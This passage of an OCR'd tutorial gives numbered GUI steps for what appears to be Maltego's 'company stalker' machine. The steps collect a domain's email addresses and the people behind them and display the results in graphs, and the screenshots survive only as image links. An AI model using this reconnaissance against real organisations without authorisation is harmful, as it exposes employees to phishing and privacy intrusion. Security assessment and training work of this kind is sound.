
3) click on new to create a new machine




4) Choose the type of Machine (company stalker)




5) give the domain name





6) filter out the unnecessary email addresses






7) select the graph windows to see the output of the machine







8) select one of the '@' icon to see the details




9) click on the person icon to see the details of a person




10) open a new graph window and give a domain name




11) open run transform window and select email





12) open the graph window




13) repeat previous 2 steps

